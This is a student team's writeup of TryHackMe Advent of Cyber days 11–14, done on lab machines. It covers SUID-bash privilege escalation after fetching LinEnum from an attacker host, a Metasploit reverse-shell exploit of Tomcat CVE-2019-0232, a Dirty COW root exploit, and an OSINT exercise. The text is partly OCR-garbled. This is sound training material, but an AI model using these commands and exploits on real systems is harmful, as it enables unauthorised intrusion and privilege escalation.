

PSP0201

Week 4

Writeup

Group Name: CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 11:Networking: The Rogue Gnome

Tools used: Kali, Firefox, Terminal, GTFOBins

Question 1&2&3

Read the contents from THM

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4

Found the answer from THM

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

The command found from THM

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null`....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

Question 6&7

The command can be guessed from THM

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr`):

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LINEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LINEnum.sh* to: `python3 -m http.server 8080`

```
File Edit View Search Terminal Help
root@ip-10-10-118-36: # python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
```

Question 8

Enter machine with ssh

```
(1211102409㉿kali)-[~]
$ ssh cmnatic@10.10.81.195
cmnatic@10.10.81.195's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

System information as of Mon Jun 27 09:51:17 UTC 2022

System load: 0.0          Processes:         91
Usage of /:   26.8% of 14.70GB  Users logged in:     0
Memory usage: 10%          IP address for ens5: 10.10.81.195
Swap usage:   0%
```

The enumeration scripts that were used during today's task to be useful.

Copy the LimEnum.sh raw script into the local computer

```
Version= VERSION 0.962
#&rebootuser

#help function
usage () {
}

echo -e "\n\e[0;31m#####\e[0m" "\e[0;31mLocal Linux Enumeration & Privilege Escalation Script\e[0m" "\e[0;31m#\e[0m"
echo -e "\e[0;31m#\e[0m" "\e[0;31m# www.rebootuser.com | &rebootuser \e[0m"
echo -e "\e[0;31m# $version\e[0m\n"
echo -e "\e[0;31m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[0m\n"

echo "OPTIONS:"
echo "-k      Enter keyword"
echo "-e      Enter export location"
echo "-s      Supply user password for sudo checks (INSECURE)"
echo "-t      Include thorough (lengthy) tests"
echo "-r      Enter report name"
echo "-h      Displays this help text"
echo -e "\n"
echo "Running with no options = limited scans/no output file" Public

echo -e "\e[0;31m#####\e[0m"
}

header() {
}

echo -e "\n\e[0;31m#####\e[0m" "\e[0;31mLocal Linux Enumeration & Privilege Escalation Script\e[0m" "\e[0;31m#\e[0m"
echo -e "\e[0;31m#\e[0m" "\e[0;31m# www.rebootuser.com\e[0m"
echo -e "\e[0;31m# $version\e[0m\n"

}

debug_info() {
echo "[ -] Debug Info"

if [ "$keyword" ]; then
    echo "[+] Searching for the keyword $keyword in conf, php, ini and log files"
fi


if [ "$report" ]; then
    echo "[+] Report name = $report"
fi

[ Read 1353 lines ]
^G Help      ^O Write Out      ^W Where Is      ^K Cut      ^T Execute      ^C Location      M-U Undo      M-A Set Mark      M-J To Bracket
^X Exit      ^R Read File      ^\ Replace      ^U Paste      ^J Justify      ^Y Go To Line      M-E Redo      M-C Copy      ^Q Where Was
```

Create a server on the local machine with the same directory

```
(1211102409㉿kali)-[~/uploads]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Back to the ssh connection, use wget to grab the LinEnum.sh



The terminal window shows the following content:

```
1211102409@kali:~
```

System information as of Mon Jun 27 11:24:46 UTC 2022

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

System load: 0.06 Processes: 97

Usage of /: 26.8% of 14.70GB Users logged in: 0 IP address for ens5: 10.10.98.199

Memory usage: 8% Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 9 15:49:32 2020

```
-bash-4.4$ wget http://10.9.1.237:80/LinEnum.sh
--2022-06-27 11:25:57-- http://10.9.1.237/LinEnum.sh
Connecting to 10.9.1.237:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46632 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K  118KB/s   in 0.4s

2022-06-27 11:25:58 (118 KB/s) - 'LinEnum.sh' saved [46632/46632]
```

-bash-4.4\$

Change the permissions to make it executable

```
2022-06-27 11:25:58 (118 KB/s) - 'LinEnum.sh' saved [46632/46632]

-bash-4.4$ ls
LinEnum.sh
-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$
```

Execute LimEnum.sh and look at SUID file

```

1211102409@kali: ~ x 1211102409@kali: ~/uploads x 1211102409@kali: ~ x
File Actions Edit View Help
1211102409@kali: ~ x 1211102409@kali: ~/uploads x 1211102409@kali: ~ x
-rw-r--r-- 1 root root 703 Aug 21 2017 /etc/logrotate.conf
-rw-r--r-- 1 root root 3028 Aug 5 2019 /etc/adduser.conf
-rw-r--r-- 1 root root 92 Apr 9 2018 /etc/host.conf
-rw-r--r-- 1 root root 14867 Oct 13 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 6920 Sep 20 2018 /etc/overlayroot.conf
-rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 350 Aug 5 2019 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 604 Aug 13 2017 /etc/deluser.conf
-w, beginner friendly security challenge every day.

[-] Current user's history files:
lrwxrwxrwx 1 root root 9 Dec 8 2020 /home/cmnatic/.bash_history → /dev/null

Active Machine Information
[-] Location and contents (if accessible) of .bash_history file(s):
/home/cmnatic/.bash_history

IP Address Expires Add 1 hour Terminal
[-] Location and Permissions (if accessible) of .bak file(s): 46m 02s
-rw----- 1 root root 1568 Dec 8 2020 /var/backups/passwd.bak
-rw----- 1 root shadow 1027 Dec 8 2020 /var/backups/shadow.bak
-rw----- 1 root root 707 Dec 8 2020 /var/backups/group.bak
-rw----- 1 root shadow 595 Dec 8 2020 /var/backups/gshadow.bak

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Aug 5 2019 .
drwxr-xr-x 13 root root 4096 Aug 5 2019 ..

### SCAN COMPLETE #####
-bash-4.4$ 

```

```

1211102409@kali: ~ x 1211102409@kali: ~/uploads x 1211102409@kali: ~ x
File Actions Edit View Help
1211102409@kali: ~ x 1211102409@kali: ~/uploads x 1211102409@kali: ~ x
library load

[-] SUID files: binaries that may be used to run code in the binary execution context.
-rwsr-xr-x 1 root root 26696 Sep 16 2020 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/10444/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/10444/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/10444/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/10444/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/10444/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/10444/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/10444/usr/bin/chsh that allow the default sh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/10444/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/10444/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/10444/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/10444/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 11 2020 /snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/10444/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Nov 19 2020 /snap/core/10444/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jul 23 2020 /snap/core/10444/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 May 15 2019 /snap/core/7270/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/7270/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/7270/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/7270/bin/su
-rwsr-xr-x 1 root root 27608 May 15 2019 /snap/core/7270/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/7270/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/7270/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/7270/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/7270/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/7270/usr/bin/passwd

```

Search bash using GTFOBins

```
LFILE=file_to_read  
HISTTIMEFORMAT=$'\r\`e[K'  
history -r $LFILE  
history
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
bash -c 'enable -f ./lib.so x'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .  
./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

Use `bash -p` and we can find the flag with `cat`

```
-bash-4.4$ bash -p  
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}  
bash-4.4#
```

Thought Process/Methodology

We use `ssh cmnatic@MACHINE_IP` to log in to the vulnerable machine with password `aoc2020`. After getting into the target machine, we use `wget` to get `LinEnum.sh` over to the machine. Then, we copy the `LinEnum.sh` raw script into a file on the local computer and transfer it over(name it “`LinEnum.sh`”). Run a server with `python -m http.server 80`. Next, we back to `ssh` connection and use `wget http://IP_ADDRESS/LinEnum.sh` to grab the file from the server we just created. We also use ‘`ls`’ to ensure the file is transferred correctly. Before executing the file, we change the permissions with `chmod +x LinEnum.sh`. Now we can run the script with `./LinEnum.sh` and check the SUID files section. After that, we go to `GTFOBins` and research these to see if there is any way to

escalate the privileges and we use bash -p in ssh connection.
Finally,we can find the flag with cat /root/flag.txt.

Day 12:Networking: Ready, set, elf.

Tools used: Kali Linux, Terminal, Firefox.

Question 1

Use nmap -sVC -vv -Pn MACHINE_IP

```
(1211102696㉿kali)-[~]
$ nmap -sVC -vv -Pn 10.10.236.182
[...]
|_http-title: Apache Tomcat/9.0.17
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Question 2

Using the hint from THM, search it on Google.

💡 Question Hint

Use your researching skills to find the metasploit payload for "Apache Tomcat 9.0" CGI". Double-check the configured "options" in Metasploit and Refer to the cheatsheet if you are struggling with commands after exploitation.

The screenshot shows a search results page from a search engine. The query in the search bar is "Apache Tomcat 9.0" CGI metasploit". The results page has a dark background. At the top, there are navigation links: All, Videos, Images, News, Shopping, More, and Tools. Below that, it says "About 19,700 results (0.39 seconds)". The first result is a link to "https://www.exploit-db.com/exploits/47073/". The title of the result is "Apache Tomcat - CGIServlet enableCmdLineArguments ...". Below the title, it says "3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution" and "... This module requires Metasploit: https://metasploit.com/download ...".

Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)

EDB-ID: 47073	CVE: 2019-0232	Author: METASPLOIT	Type: REMOTE	Platform: WINDOWS	Date: 2019-07-03
EDB Verified: ✓		Exploit: ↴ / ⚡		Vulnerable App:	

Question 3 & Question 4

Start our Metasploit in the terminal. Then, search for the CVE and choose the matching module. Then, set up our **LHOST**, **RHOST**, and **TARGETURI**.

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's [room](#) and [blog post](#) on Metasploit will be useful here)

```
[1211102696@kali:~] $ msfconsole -q
msf6 > search 2019-0232
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
-  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10   excellent  Yes    Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.14.171
lhost => 10.18.14.171

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.241.118
rhosts => 10.10.241.118

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
```

Use the **run** command to make sure everything is working. Then, in the metasploit, type in shell. The flag will be presented.

```
meterpreter > shell
Process 2732 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

28/06/2022  16:07    <DIR>          .
28/06/2022  16:07    <DIR>          ..
19/11/2020  22:39           825 elfwhacker.bat
19/11/2020  23:06           27 flag1.txt
28/06/2022  16:07           73,802 NIcE.exe
            3 File(s)        74,654 bytes
            2 Dir(s)  7,767,916,544 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Thought Process/Methodology

In the terminal, use the nmap that we have learnt from the previous lesson -> **nmap -sVC -vv -Pn MACHINE_IP**. We will obtain the version number of the web server from it. Next, from the hint given in THM, search it up on Google. Moving on, start the metasploit in the terminal and search the CVE that we have obtained from Question 2. From the matching modules, use the one that we wanted to be used for this task. To add on, set up the **LHOST**, **RHOST**, and **TARGETURI**. After setting up the needed information,


use the **run** command to make sure everything is set up correctly. To find what is inside the flag1.txt, in metasploit, type in shell. Check the directories to find where the flag1.txt was placed and open it to get the flag.

Day 13:Networking: Coal for Christmas

Tools used: Kali, Firefox, Terminal

Question 1

Finding old,deprecated protocol and service using nmap



The screenshot shows a terminal window with two tabs. The active tab displays the results of an nmap scan on host 10.10.74.41. The output shows several open ports: 22/tcp (ssh), 23/tcp (telnet), and 111/tcp (rpcbind). A watermark in the background of the terminal window reads "HackMe 'Attackbox' or from a Kali Linux instance (or honestly, any l".

```
1211100917@kali: ~
File Actions Edit View Help
1211100917@kali: ~ x 1211100917@kali: ~ x
(1211100917@kali)-[~]
$ nmap 10.10.74.41
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 09:48 EDT
Nmap scan report for 10.10.74.41
Host is up (0.20s latency).
Scanning tool of your choice.
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 24.01 seconds
(1211100917@kali)-[~]
$
```

Question 2

Credential that is left

The terminal window shows two tabs: '1211100917@kali: ~' and '1211100917@kali: ~'.
The first tab contains Nmap output:
Starting Nmap 7.92 (https://nmap.org) at 2022-06-27 09:48 EDT
Nmap scan report for 10.10.74.41
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
111/tcp open rpcbind
Nmap done: 1 IP address (1 host up) scanned in 24.01 seconds

The second tab shows a telnet session:
\$ telnet 10.10.74.41 23
telnet: could not resolve 10.10.74.41/23/tcp: Servname not supported for ai_socktype

Trying 10.10.74.41 ...
Connected to 10.10.74.41.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.
You can view files and folders in the current directory with ls,
Username: santa
Password: clauschristmas
We can see the version of the operating system or other release information. You can view some
We left you cookies and milk!
christmas login: [REDACTED]

Submit Hint

Question 3

Finding the distribution of Linux and version number in this server

The terminal window shows the following command and its output:
\$ ff
-sh: 1: ff: not found
\$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"

A large watermark text is visible across the screen: 'We can see the version of the operating system or other release information. You can view some details, that we could use to escalate our privileges. This can be done with the cat command as mentioned earlier.'

Question 4

Finding who got here first

```
1211100917@kali: ~
File Actions Edit View Help
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ cat cookies_and_milk.txt
*****// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
*****/
```

Question 5

Question 6

Verbatim syntax that can be used to compile

Finding the "new" username was created

```
firefart@christmas:/home/santa
```

File Actions Edit View Help

```
firefart@christmas:/home/santa [x] 1211100917@kali:~ [x] but
```

```
/_/_/_/_@/_/_/_o/_/_\/_\ [__]
```

```
$ nano dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
gcc: error: dirty.c: No such file or directory
$ nano dirty.c
$ ^C
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fillHLKFUaHmQ:0:0:pwned:/root:/bin/bash
```

Correct Answer Hint

```
mmap: 7f1f01b20000

madvise 0
```

ptrace 0

Correct Answer

```
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123s'.
```

```
or!
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123s'.
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ $ s^H^C
$ su firefart
Password:
```

Completed

```
firefart@christmas:/home/santa#
```

Question 7

Finding MD5 hash output

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt
```

Correct Answer

```
0 directories, 3 files
firefart@christmas:~# tree|md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

Question 8

CVE for DirtyCow

it called DirtyCow. Dirty COW ([CVE-2016-5195](#)) is a privilege escalation exploit where the way the Linux kernel's memory subsystem handled the copy-on-write (COW) mechanism could be exploited to gain write access to otherwise read-only memory pages.

Thought Process/Methodology

First, using Nmap to find the services that are running. Then, find the credentials on telnet. Using “cd” to change directory to use “cat” to find distribution of Linux and version number. Later, open “cookies_and_milk.txt” to see who reaches first. Next, use “nano dirty.c” to find the verbatim syntax. At the same time, if we replace nano and dirty to “./”, we can see the “new” username. Then, we create a folder called “coal” and add “tree” in it. Then we open it to see its MD5 output. Lastly, we can find the CVE of dirty cow from the passage.

Day 14:OSINT: Where Rudolph

Tool used: Firefox, Reddit, Twitter

Question 1

Search IGuidetheClaus2020 with Reddit and check at the comments page

The screenshot shows a web browser window with the URL <https://www.reddit.com/user/IGuidetheClaus2020/comments/>. The browser's address bar also lists other Kali Linux-related links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The Reddit interface shows the user **IGuidetheClaus2020** has commented on several posts:

- IGuidetheClaus2020** commented on Loooool: Ouch. Some days I love Twitter. Some days, it's just...lol.
- IGuidetheClaus2020** commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more.: Fun fact: I was actually born in Chicago and my creator's name was Robert!
- IGuidetheClaus2020** commented on [deleted] by user r/christmas: All that's missing is some jingle juice!
- IGuidetheClaus2020** commented on My 2020 display in Fullerton, CA: Holy electric bill, Batman!

The right side of the screen displays the user's profile information:
u/IGuidetheClaus2020
Karma: 36
Cake day: November 23, 2020
Follow
More Options

Below the profile, there are sections for "Trophy Case (1)" and "One-Year Club".
A footer at the bottom right reads: Reddit Inc © 2022. All rights reserved.


Question 2

Find out the comment from r/books post

IGuidetheClaus2020 5 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Share ***

Question 3

Search Google



Question 4

Rudolph mentions social media use at r/twitter post

A screenshot of a Reddit post from the r/Twitter subreddit. The post was made by u/FriegusTheBoss and has 1 point. It was posted 2 years ago. The text of the post is: "Ouch. Some days I love Twitter. Some days, it's just...lol." There are options to reply, share, and see more.

Question 5

Search IGuidetheClaus2020 on twitter

IGuidetheClaus2020
23 則推文

... 跟隨

IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com
[翻譯自我介紹](#)

◎ North Pole 已加入 2020年11月

5 個跟隨中 171 位跟隨者
未被你跟隨的任何人跟隨

[推文](#) [推文和回覆](#) [媒體](#) [喜歡的內容](#)

↑ IGuidetheClaus2020 已轉推
 Tesla @Tesla · 2020年11月9日
20k Superchargers and counting ...

Question 6

Find from Rudolph Twitter page

IGuidetheClaus2020 已轉推



hailey @iliketiedye36 · 2020年11月25日

When Ed got the rose tonight #bachelorette #BacheloretteABC
#TheBachelorette

...



9

139

